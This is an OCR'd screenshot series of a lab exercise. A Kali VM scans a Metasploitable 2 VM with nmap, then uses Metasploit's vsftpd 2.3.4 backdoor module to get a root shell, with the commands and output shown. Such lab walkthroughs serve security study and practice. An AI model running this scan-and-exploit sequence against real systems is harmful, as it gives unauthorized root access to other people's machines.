
Screenshots:


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
File Actions
Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Right Ctrl
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Mostly cloudy
ENG
17:20
19-01-2025


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3d:91:ab
          inet addr:198.162.1.6  Bcast:198.162.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3d:91ab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:70 errors:0 dropped:0 overruns:0 frame:0
          TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9182 (8.9 KB)  TX bytes:14516 (14.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40293 (39.3 KB)  TX bytes:40293 (39.3 KB)

msfadmin@metasploitable:~$ _
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:22
Trash
File System
Home
maran@vbox: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:22
19-01-2025


```
┌──(maran㉿vbox)-[~]
└─$ nmap -v -A 198.162.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-19 17:20 IST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:20
Completed NSE at 17:20, 0.00s elapsed
Initiating NSE at 17:20
Completed NSE at 17:20, 0.00s elapsed
Initiating NSE at 17:20
Completed NSE at 17:20, 0.00s elapsed
Initiating ARP Ping Scan at 17:20
Scanning 198.162.1.6 [1 port]
Completed ARP Ping Scan at 17:20, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:20
Completed Parallel DNS resolution of 1 host. at 17:21, 13.03s elapsed
Initiating SYN Stealth Scan at 17:21
Scanning 198.162.1.6 [1000 ports]
Discovered open port 5900/tcp on 198.162.1.6
Discovered open port 111/tcp on 198.162.1.6
Discovered open port 23/tcp on 198.162.1.6
Discovered open port 445/tcp on 198.162.1.6
Discovered open port 139/tcp on 198.162.1.6
Discovered open port 25/tcp on 198.162.1.6
Discovered open port 22/tcp on 198.162.1.6
Discovered open port 21/tcp on 198.162.1.6
Discovered open port 53/tcp on 198.162.1.6
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:23
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:23
19-01-2025


```
┌──(root㉿vbox)-[/home/maran]
└─# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not t
ry
the reload command
[*] Starting the MetasploiT Framework console...-
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Mostly cloudy
ENG
17:24
19-01-2025


```
       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 >
```




```
       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 >
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:25
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:25
19-01-2025

```
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:27
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:27
19-01-2025

```
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No
```



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:28
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Mostly cloudy
ENG
17:28
19-01-2025

```
View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.
                                      metasploit.com/docs/using-metasploit/
                                      basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:31
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Mostly cloudy
ENG
17:31
19-01-2025

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 198.162.1.6
RHOSTS ⇒ 198.162.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 198.162.1.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 198.162.1.6:21 - USER: 331 Please specify the password.
[+] 198.162.1.6:21 - Backdoor service has been spawned, handling ...
[+] 198.162.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (198.162.1.5:33577 → 198.162.1.6:6200) at
 2025-01-19 17:30:01 +0530


whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3d:91:ab
          inet addr:198.162.1.6  Bcast:198.162.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3d:91ab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2474 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2343 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:202060 (197.3 KB)  TX bytes:468549 (457.5 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
```